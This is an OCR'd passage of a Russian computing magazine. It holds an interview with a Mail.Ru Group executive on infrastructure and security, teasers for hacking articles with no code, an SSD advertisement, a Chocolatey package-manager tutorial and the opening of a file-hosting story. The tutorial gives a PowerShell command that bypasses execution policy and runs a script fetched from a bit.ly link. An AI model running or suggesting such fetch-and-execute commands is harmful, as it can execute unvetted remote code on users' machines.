
У нас есть набор продуктов, которые позволяют довольно быстро создать сервисный проект. Есть несколько типов собственных хранилищ, которые вы можете использовать; есть свои собственные веб-серверы, которые позволяют очень быстро обрабатывать пользовательские запросы. Естественно, для них написаны модули для авторизации пользователей и прочее. У нас есть свои серверы, которые позволяют обмениваться сообщениями, где бы это вам ни понадобилось. За 13 лет существования у нас наработано очень большое количество готовых вещей, которые вы как разработчик можете у себя применить. Это, конечно, дает некую фору по сравнению с командой, которая начинает с нуля.

Относительно балансировки нагрузок есть «рецепт», который я обычно советую. Как, наверное, и все компании, мы начинали с аппаратных балансировщиков и перепробовали многие. Это было давно. Потом мы поняли, что любая аппаратная платформа рано или поздно загонит вас в свои рамки, которые у нее обязательно существуют. Поэтому в данный момент мы пришли к тому, что используем балансировку на Linux IPVS. Во-первых, это позволяет нам обрабатывать большое количество пакетов в секунду (для нас это принципиально: Mail.Ru Group — это история о высоких нагрузках). Во-вторых, это позволяет встраивать балансировщики в нашу систему. То есть мы можем балансировать любой сервис, который у нас существует.

У нас есть довольно высоконагруженный комплекс, который обеспечивает работу Instant Messenger'ов. Его тонкость заключается в том, что любой клиент — это постоянное соединение с вашим сервером. Наш комплекс тянет около 150 000 клиентов на одном сервере, а это довольно много. Конечно, это тоже потребовало изменений именно в сетевой части.

Выключить портал Mail.Ru целиком очень сложно, и в последнее время таких проблем у нас не было. Но конечно, в определенные моменты у нас могут быть какие-то аварии, которые затрагивают небольшую часть пользователей.

Мы стараемся строить нашу систему таким образом, чтобы, даже если какой-то модуль неработоспособен, все остальное при этом работало. Это своего рода философия разработки. У ребят, которые приходят из других компаний, я очень часто вижу следующее: пишется монолитный кусок кода, и если он не работает, то он не работает целиком. Это то, за чем мы всегда целенаправленно следим. Условно говоря — нет у тебя сегодня доступа к этой базе данных, но всю остальную работу ты можешь сделать. Это позволяет нам, убрав какой-то блок со страницы, иметь рабочую систему.



Именная скамейка Мой Мир@Mail.ru

КОГДА ВАША СЕТЬ МОЖЕТ ПРОПУСТИТЬ ПОЛТЕРАБИТА ТРАФИКА, КОГДА У ВАС ДЕСЯТЬ ТЫСЯЧ СЕРВЕРОВ, ПОЛОЖИТЬ ИХ DDOS'ОМ ДОВОЛЬНО СЛОЖНО

БЕЗОПАСНОСТЬ В MAIL.RU GROUP

Проблема DDoS, к счастью, стоит далеко не на первом месте. Последний раз мы чувствовали DDoS, наверное, лет семь назад. Когда ваша сеть может пропустить полтерабита трафика, когда у вас десять тысяч серверов, положить их довольно сложно.

Информационная безопасность — это вопрос, над которым мы думаем постоянно; это то, в чем никогда нельзя быть уверенным. Скажем, мы твердо знаем, что наш программный комплекс потянет некую нагрузку. Но я никогда не могу быть уверен, что никто не найдет никаких уязвимостей в коде. Нет такой технологии, которая позволила бы с гарантией забыть об этой проблеме.

Систем для обнаружения вторжений, в том смысле, в котором об этом говорят обычно, у нас нет. По идее, я должен бы назвать пару брендов, а у нас их нет. У нас есть система IDS, которую мы пишем сами. У нас огромное количество специфичного для нас ПО, и мы знаем, как оно работает. Также есть довольно большое количество скриптов и софта, которые анализируют работу наших систем. Вплоть до того, что мы можем поймать нехарактерный для нашего ПО запрос в базе данных, поймать нехарактерную нагрузку в тот или иной момент. Никогда не знаешь, в чем именно у тебя проблема, но можешь мониторить те действия, которые нетипичны для твоего программного комплекса.

В компании существует система работы с production-серверами. Любая активность, которая не укладывается в стандартные манипуляции, тут же будет замечена. Иными словами, если кто-то из наших сотрудников случайно, в процессе какой-то работы, зайдет на сервер не так, как это делается обычно, сразу придет уведомление об инциденте.

У нас есть отдел информационной безопасности, в задачу которого входит именно постоянный penetration testing. Они постоянно сканируют наши серверы и пытаются что-нибудь где-нибудь сломать. Порой им это удается, потому что невозможно писать систему вообще без проблем. Хочется надеяться, что за счет этого мы защищены от внешних вторжений лучше, чем те люди, которые этого не делают.

РАБОТА В MAIL.RU GROUP

Честно признаться, я горжусь очень многими сотрудниками Mail.Ru Group. Особо выделить можно, например, Игоря Ермакова, который уже лет восемь работает с нами, и это один лучших IT-специалистов, что я знаю в стране. У нас работает очень сильная команда эксплуатации, возглавляет ее Алексей Бажин. На наш взгляд, это самые лучшие сисадмины :). Еще я могу выделить Андрея Калинина, который руководит разработкой поиска. Поиск для нас довольно новый продукт, по сравнению с другими компаниями мы не так давно им занимаемся. Но сейчас это однозначно самая наукоемкая и самая интересная разработка, которая у нас происходит.



Когда-то такой стол был и у нас в редакции :)



Могу сказать, что за эти 10–11 лет нам удалось привлечь очень много сильных ребят. Мы стараемся набирать людей, которые горят работой. Я сейчас говорю не о тех людях, которые 24 часа в сутки проводят на работе, я говорю о тех, кому работа на самом деле нравится, о тех, для кого это так же, как и для меня, — хобби. Любой начальник старается подбирать людей по себе. Надеюсь, нам удалось собрать именно ту команду профессионалов, для которых работа — это все-таки нечто большее, чем просто работа.

На собеседовании вы сначала поговорите со своим будущим руководителем о вашем тестовом задании. Потом с вами, как правило, поговорю я лично. Конечно, во главе угла у нас стоят знания и блеск в глазах, но собеседование у нас довольно сложное. Мы стараемся сделать так, чтобы у нас работали только профессионалы.

В Mail.Ru Group работает стажерская программа. Мы набираем ребят из университетов и просто людей, которые хотят прийти и поучиться. Они стажируются в реальных отделах разработки, в реальных группах эксплуатации. После окончания программы стажировки они могут остаться с нами, если им понравилось. И многие, к счастью, остаются.

ПОПУЛЯРИЗАЦИЯ ПРОФЕССИИ IT-ШНИКА

Мы стараемся популяризировать работу IT-шника. Например, вспомните свое детство — человек хочет стать космонавтом, врачом, летчиком... Очень мало кто хочет стать IT-шником, так что мы поставили себе задачу, чтобы даже маленькие дети хотели стать IT-шниками. Это очень интересная профессия, а главное — за ней огромное будущее.

У нас есть три направления, по которым мы на данный момент работаем. Надеюсь, со временем их станет больше. Основная наша задача — сделать так, чтобы профессия IT-шника стала популярной и люди знали, что в Mail.Ru Group работают очень умные ребята и здесь интересно.

Первое: образовательные программы с вузами. На базе МГТУ им. Баумана мы обучаем студентов и стараемся сделать так, чтобы, окончив вуз, эти люди могли гарантированно пройти собеседование в любой крупной IT-компании России. Наша задача — чтобы после окончания вуза человек стал специалистом в той области, в которой он обучается. Чтобы у него не просто был набор базовых знаний, а чтобы появились практические навыки, необходимые для работы.

Второе: мы проводим кубок по программированию Russian Code Cup. Можно сказать, что это настоящий спорт высоких достижений, в процессе соревнований ребята на скорость решают очень сложные как с математической, так и с алгоритмической точки зрения задачи, и пусть подобный спорт довольно далек от прикладного программирования, зато он популяризирует профессию IT-шника. Этим занимаются совершенно гениальные ребята, и за ними можно наблюдать с таким же удовольствием, как за любым олимпийским соревнованием.

И третье: два раза в год мы проводим конференцию «Форум технологий». На ней мы делимся знаниями и навыками, которые наработали в нашей компании. Форумов технологий два: один посвящен эксплуатации, второй — разработке. Мы стараемся пригласить тех людей, которые могут что-то дать нашей аудитории. Как правило, это западные докладчики. На последнем Форуме технологий можно было услышать более 20 докладов об эксплуатации UNIX-систем и информационной безопасности таких известных специалистов, как Kris Buytaert, Garrett Honeycutt, Joshua Thiessen, и, конечно же, специалистов из Mail.Ru Group.

Preview

26 страниц на одной полосе.
Тизер некоторых статей.

ВЗЛОМ




60 **МЕГАУЯЗВИМОСТЬ В PHP-CGI**
Несмотря на взрывной рост Ruby, Python и многих других прогрессивных языков программирования, большинство веб-проектов по-прежнему разрабатываются на старом добром PHP. Отсутствие проверок пользовательского ввода, логические ошибки и большое количество костылей, оставленных горе-программистами, по-прежнему радуют людей, которые ломают сайты. Вместе с тем под прицел взломщиков все чаще стал попадать сам интерпретатор, в котором уже не раз находились серьезные уязвимости. Последняя из них особенно опасна, так как позволяет выполнить код на любом сервере, где PHP настроен для работы по интерфейсу CGI.

PC ZONE









32 **ШОКОЛАДНЫЙ МЕНЕДЖЕР ПАКЕТОВ**
Пока Microsoft тормозит с релизом своего собственного магазина приложений, быстро устанавливать и обновлять программы можно с помощью Chocolatey.

36 **КАКИМ ДОЛЖЕН БЫТЬ ФАЙЛХОСТИНГ?**
Наш автор не испугался натиска копирастов и конкуренции со стороны RapidShare и решил создать свой собственный сервис для обмена файлами.

40 **ВСЕ ПОД КОНТРОЛЕМ**
Системы контроля версий позволяют коллективно работать над проектом и вести историю любых изменений. Выбираем правильный клиент для SVN, Git, Mercurial.


ВЗЛОМ



MALWARE









52 **SMBRELAY В НАШИ ДНИ**
Реинкарнация древней MITM-атаки, позволяющей получить несанкционированный доступ к удаленным ресурсам.

56 **ПРОБИВАЕМ VMWARE VCENTER**
Реальная история взлома, рассказывающая, как олдскульные методы проникновения работают против трендовых облачных технологий.

66 **СВЯЗКИ СПЛОИТОВ: ЧТО ВНУТРИ?**
Как устроен сплоит-пак и какие уязвимости чаще всего используются их создателями для drive-by-download атак — разбираемся в этом материале.

В 4-ЫЙ РАЗ ОПРЕДЕЛЯЕМ ЗАНОВО ПОНЯТИЕ "ПРОИЗВОДИТЕЛЬНОСТЬ ДИСКОВОЙ СИСТЕМЫ".

Итак, Vertex – **вершина (англ., сущ., ед. ч.):**

1. Высшая точка.
2. В астрономии: точка в небе, к которой зрительно стремится поток звёзд.
3. В компьютерных технологиях:
   а) апофеоз дисковой производительности: Vertex предлагает превосходные ощущения вычислительного быстродействия;
   б) каждый год ставит новую планку для твердотельных накопителей (SSD);
   в) кульминация профессионализма и эволюции в технологиях SSD;
   г) не идёт следом за другими, чтобы завоевать лидерство; инноватор.






Высочайшее в индустрии быстродействие операций ввода/вывода вплоть до 120.000 IOPS.



Расширенный пакет управления флэш-памятью для увеличения отказоустойчивости и надёжности.



Лучшая производительность в режиме многозадачности в самом широком круге приложений без ограничений на сжимаемость данных.



Быстрое время загрузки и уникально низкая латентность.



Лучшая в индустрии гарантия – 5 лет.

Уже четвёртый год подряд очередное поколение твердотельных накопителей (SSD) OCZ Vertex переопределяет современные вычислительные возможности, благодаря усиленной производительности и отказоустойчивости. Разработанная для наилучшей в индустрии скорости передачи данных и превосходной отзывчивости системы серия OCZ Vertex 4 призвана заново раскрыть пользователю рабочие, игровые и мультимедийные приложения, как никакое иное решение среди дисковых накопителей.




the SSD experts!™

Розница:








tcenter.ru flashcom.ru meijin.ru nix.ru ogo1.ru ric.spb.ru ulmart.ru xpert.ru

Анатолий «anatooly», веб-разработчик (anatooly@gmail.com)

ШОКОЛАДНЫЙ менеджер пакетов

БЫСТРАЯ УСТАНОВКА И ОБНОВЛЕНИЕ СОФТА С ПОМОЩЬЮ CHOCOLATEY

Менеджер пакетов — привычный инструмент, без которого уже невозможно представить Linux и который до сих пор не реализован Microsoft'ом в Windows. Вот и приходится под виндой вручную скачивать дистрибутивы приложений, вручную их устанавливать и по отдельности обновлять. Но ровно до тех пор, пока не установишь альтернативный менеджер пакетов. Например, Chocolatey.

ЗАЧЕМ НУЖЕН ПАКЕТНЫЙ МЕНЕДЖЕР

Что нужно сделать, чтобы установить приложение под Windows? Зайти на сайт с дистрибутивом программы, скачать его и пройти квест из нескольких шагов установщика. Менеджер пакетов позволяет получить тот же результат, набрав лишь одну команду «установить такое-то приложение». При этом он сам скачает необходимые файлы, проверит, не нужно ли установить дополнительно что-то еще (например, необходимые библиотеки), и выполнит процедуру установки. Весь софт находится в одном месте — специальном репозитории, причем таких репозиториев может быть несколько (а ты можешь легко подключать и отключать их). В репозитории часто хранится несколько версий каждого приложения, в том числе самая актуальная. Таким образом, не проблема обновить нужные программы и на своем компьютере — для этого опять же используется одна команда. Причем никто не мешает обновить все сразу. Единый репозиторий с софтом находится под пристальным вниманием общественности, что гарантирует высокий уровень стабильности и отсутствие вирусов. Пользователи Linux-систем сейчас скажут: «Смотрите, Капитан Очевидность пришел!». И действительно, менеджер пакетов под туксом — это все равно что

ПОКА MICROSOFT ТОРМОЗИТ С РЕЛИЗОМ СВОЕГО СОБСТВЕННОГО МАГАЗИНА ПРИЛОЖЕНИЙ, МЫ ПОПРОБУЕМ CHOCOLATEY

кнопка «Пуск» под виндой (пусть даже в новомодной «восьмерке» ее и нет). В той же Ubuntu команда apt-get — основной инструмент, позволяющий быстро установить и обновить необходимый софт. И пока Microsoft телится с релизом своего собственного магазина приложений (а он, хочется верить, все-таки появится в Windows 8), давай познакомимся с доступной уже сейчас удачной реализацией этой идеи — менеджером пакетов Chocolatey (www.chocolatey.org).

БЫСТРЫЙ СТАРТ

Устанавливается Chocolatey довольно необычно. Для этого разработчики предлагают специальный скрипт, который запускается из консоли:

```
@powershell -NoProfile -ExecutionPolicy unrestricted \
-Command "iex ((new-object net.webclient).
DownloadString('http://bit.ly/psChocInstall'))"
```

Правда, в системе должны быть предварительно установлены .NET Framework 4.0 и PowerShell 2.0. Если все пройдет хорошо, то менеджер пакетов сразу можно пробовать в действии. Для примера предлагаю быстро установить популярный архиватор 7-Zip:

```
cinst 7zip
```


Одна команда, несколько секунд ожидания — и новое приложение появилось в системе. Все рутинные действия автоматизированы. Нам не требуется скачивать дистрибутив, запускать его, проходить череду кнопок «Далее», после чего удалять инсталляционный файл, — все это делает Chocolatey. Мало того, обычная установка — это было бы слишком просто: при специально подготовленном пакете осуществляется конфигурация установленного софта с внесением нужных параметров и корректировок. То есть основной идеей является не установка как таковая, а получение в распоряжение готового, настроенного, отточенного инструмента, с которым можно сразу начать работу без лишних геморройных манипуляций.

Список пакетов довольно обширен и постоянно пополняется, так что ты сможешь установить абсолютно все, что пожелаешь. Добавь к команде cinst любое из перечисленных ниже названий пакетов и тут же получишь готовый к использованию софт.

КОМАНДЫ МЕНЕДЖЕРА ПАКЕТОВ

Установка — это, естественно, не единственная команда Chocolatey. Их несколько, причем можно использовать как полные нотации команд (chocolatey install/update/list), так и их алиасы для сокращения (cinst/cup/clist). Все команды можно разделить на несколько групп:

НЕКОТОРЫЕ ПРОГРАММЫ ИЗ РЕПОЗИТОРИЯ CHOCOLATEY



1. **Инсталляция**. Простой пример установки пакета мы уже приводили:

```
cinst dropbox
```

Установим теперь SSH-клиент под Windows PuTTY последней или определенной версии:

```
chocolatey install putty
chocolatey install putty -version 0.61
```

Для установки можно также обозначить источник пакета и указать дополнительные параметры:

```
chocolatey install putty -source c:\somefolder
chocolatey install putty -source \\someserver\someshare
chocolatey install putty -installArgs "/qb" -override
```

2. **Обновление**. Chocolatey позволяет обновить либо конкретный пакет:

```
cup dropbox
```

либо все имеющиеся:

```
chocolatey update all
```

3. **Запрос информации**. Следующая команда позволяет получить информацию о пакете:


```
clist dropbox
```

Сам список всех доступных команд можно запросить таким образом:

```
chocolatey /?
```

КАК ВСЕ УСТРОЕНО ИЗНУТРИ?

По правде говоря, в основе Chocolatey лежит другой менеджер пакетов — NuGet. Он довольно специфичен и ориентирован скорее на .NET-разработчиков, которые применяют его для управления сторонними библиотеками. Создателям Chocolatey удалось использовать его, чтобы сделать менеджер пакетов для обычных людей. Если заглянуть внутрь Chocolatey, то мы увидим NuGet.exe, набор управляющих скриптов, а также вспомогательные функции, которые будут полезны при создании пакетов. Среди последних: Install-ChocolateyInstallPackage, Install-Get-ChocolateyUnzip, ChocolateyDesktopLink и еще ряд других, выполняющих действия загрузки файлов по сети, распаковки, размещения ярлыков. При установке пакета, в зависимости от его содержимого, выполнится череда действий:



Описание пакета cURL, curl.nuspec

1. Пакет распаковывается в папку C:\Chocolatey\lib.
2. Если в пакете присутствуют исполняемые файлы, Chocolatey создаст для них ярлыки автоматически (пропишет в path), и ты сможешь получить доступ к установленному инструменту из своей системы.
3. В пакете может быть установочный скрипт пакета chocolateyInstall.ps1. Он автоматически выполняется, причем его содержание может быть абсолютно любым: все зависит от потребностей и фантазии составителя пакета и ограничений PowerShell. Как правило, такой сценарий состоит из последовательного вызова вспомогательных функций (я о них говорил выше), которые выполняют стандартные действия вроде загрузки дистрибутива из Сети и его тихой установки.
4. При загрузке установщика пользователю отображается прогресс-бар, а также обильный лог выполнения инсталляции. Тихая установка, как правило, требует права администратора. Более того, во время такой установки могут появляться запросы от компонента безопасности UAC.

В терминах менеджера пакеты разделены на приложения и инструменты. Приложением является пакет, содержащий оригиналь-

АЛЬТЕРНАТИВНЫЕ МЕНЕДЖЕРЫ ПАКЕТОВ ПОД WINDOWS

За все время было множество попыток реализовать удобный пакетный менеджер для винды, однако по сей день ничего удовлетворяющего большинство потребностей нет. Все надежды на скорый выход встроенного в Windows менеджера пакета или Маркет, но Windows 8 показывает, что до этого еще далеко.

1 Ninite
ninite.com
Цель этого проекта — автоматизировать установку наиболее часто используемого софта. Идея такая: ты заходишь на сайт, выбираешь нужные тебе приложения и скачиваешь готовый для использования инсталлятор, который без лишних вопросов установит все выбранные программы. Для выбора доступно большое количество открытых и бесплатных проектов.

2 Allmyapps
allmyapps.com
Популярный менеджер пакетов, который предлагает для быстрой установки более 15 тысяч десктопных и веб-приложений. Поддерживает «тихую установку» приложений и их автоматическое обновление. Но что еще более интересно, так это возможность через облако синхронизировать программы между несколькими компьютерами. К примеру, если устанавливаешь что-то на своем домашнем компьютере, то эти приложения можно сразу же «зеркалировать» на ноутбук.

ный инсталлятор программы, после установки которого приложение можно удалить через стандартный инструмент «Установка и удаление приложения» (он находится в панели управления). В свою очередь, инструментом является программа, не требующая установки. Фактически это исполняемые файлы (программа, библиотека), никак не привязанные к системе. По умолчанию они устанавливаются в папку C:\Chocolatey\lib.

СПОСОБ СОЗДАНИЯ НОВЫХ ПАКЕТОВ

Проект Chocolatey предлагает репозиторий с большим количеством готовых к использованию пакетов. Но легко можно представить ситуацию, когда нужно будет создать свои собственные пакеты. К примеру, если ты администрируешь офис, то было бы довольно заманчиво составить пакеты с общим для всех компьютеров софтом и в дальнейшем одним нажатием ставить их из расшаренной папки по сети, выполняя автоматическую настройку.

Любой пакет представляет собой файл-архив с расширением .NUPKG. Внутри находится XML-описание пакета (файл с расширением .NUSPEC) и в папке tools — скрипты (в том числе скрипт для установки chocolateyInstall.ps1) и файлы, необходимые для установки.


Для примера попробуем создать пакет для инструмента cURL. Название файла описания должно соответствовать названию пакета — curl.nuspec. Версия файла обязательна для поддержания версионности инструментария. В директории tools необходимо расположить все необходимые библиотеки для cURL (libcurl.dll, libssl32.dll) и непосредственно исполняемый файл curl.exe. Далее можно перейти в папку с описанием проекта и следующей командой собрать пакет:

```
nuget pack
```


На выходе мы получим файл curl.7.25.0.nupkg — этот пакет можно использовать для установки приложения из локального репозитория. Заметь, у нас нет никакого установочного скрипта: все файлы просто переносятся в C:\Chocolatey\lib\curl.7.25.0 и становятся доступными в консоли. Более сложные случаи создания пакетов и загрузки их в репозиторий хорошо описаны в документации Chocolatey.

РЕЗЮМИРУЯ

Chocolatey — это привкус apt-get под Windows. Хочется, чтобы ты воспринимал Chocolatey как нечто большее, чем просто менеджер пакетов. Если ты разработчик, ты можешь быстро настраивать свою среду окружения, собрав собственный пакет с требуемыми языками и IDE, и в момент разворачивать все необходимое. Если тебе приходится администрировать несколько десятков компьютеров, то Chocolatey поможет не только установить нужные приложения на всех компьютерах, но и решить задачу с их обновлением. Я уже не говорю о том, как здорово просто иметь нормальный менеджер пакетов и устанавливать большую часть софта с помощью одной-двух консольных команд. Тебе кажется, что под виндой такой подход — извращение? Может быть, но зато как удобно!



Установка конкретной версии пакета PuTTY



Chocolatey и NuGet одинаковы и внешне и внутри

WWW

• Официальный сайт проекта: chocolatey.org;
• репозиторий проекта с открытой Apache-лицензией: github.com/chocolatey/chocolatey;
• репозиторий коллекции описаний пакетов: github.com/ferventcoder/nuget-packages.

INFO

Тихая установка — режим установки ПО, при котором без вмешательства пользователя производится инсталляция со стандартными параметрами. Может быть в большинстве случаев запущена самостоятельно из командной строки с параметрами \S, \quite.

3 CoApp
coapp.org
Проект, разрабатываемый внутри Microsoft, цель которого — разработать среду для доставки, компиляции и создания пакетов из Open Source приложений. Уже сейчас CoApp предоставляет механизм быстрой установки приложений в системе, поддерживает работу с несколькими версиями пакета, предоставляет возможность обновления. Но пока, увы, это лишь игрушка в руках разработчиков.

4 ZeuAPP
zeusoft.net/products/zeuapp
Это не совсем менеджер пакетов, но зато очень достойный и хорошо структурированный каталог полезных приложений, с помощью которого можно быстро загрузить актуальные версии их дистрибутивов. У разработчиков было желание превратить ZeuAPP в полноценный менеджер пакетов, но, увы, новых фич в проекте давно не появлялось.

5 SUMo
kcsoftwares.com
Название программы расшифровывается как Software Update Monitor, и оно оправдывает реализованный в ней функционал. SUMo довольно сносно определяет версию установленных в системе приложений (правда, далеко не всех) и позволяет автоматически накатить все необходимые апдейты. Надо понимать, что это не менеджер пакетов, но утилита, способная сильно упростить процесс поддержки ПО.

Никита Яни, интернет-предприниматель (yani@yani.ru)




каким должен быть ФАЙЛХОСТИНГ?

ИСТОРИЯ ЗАПУСКА СЕРВИСА ДЛЯ ОБМЕНА ФАЙЛАМИ ОТ ЕГО СОЗДАТЕЛЯ

Запускать файлхостинг сейчас — большая авантюра. Наличие внушительного числа конкурентов и прессинг со стотороны правообладателей не помешали автору пойти на эксперимент и убедиться, что спрос на качественный сервис есть. Как создавался файлхостинг, который придется по душе пользователям, и сколько на этом можно заработать — в отчете от создателя Nekaka.com.

ФАЙЛХОСТИНГ: ПРОШЛОЕ И НАСТОЯЩЕЕ

Первым крупным игроком на рынке файлхостинга стала всем известная «Рапидшара» (rapidshare.com). Этот сервис вырос до таких размеров, что перестал пользоваться услугами хостингов и сам стал большим провайдером. Его популярность породила огромное количество клонов. Ты наверняка хотя бы раз пользовался большинством из них: YouSendIt, SendSpace, DepositFiles. Особняком от этих проектов встал сервис Dropbox, по сути выполнявший те же функции (хранение и передача файлов в Сети), но сфокусировавшийся на синхронизации документов между устройствами. Позже компанию Dropbox составили Google Drive и Microsoft SkyDrive. Почти одно-



Аскетичный дизайн Nekaka.com



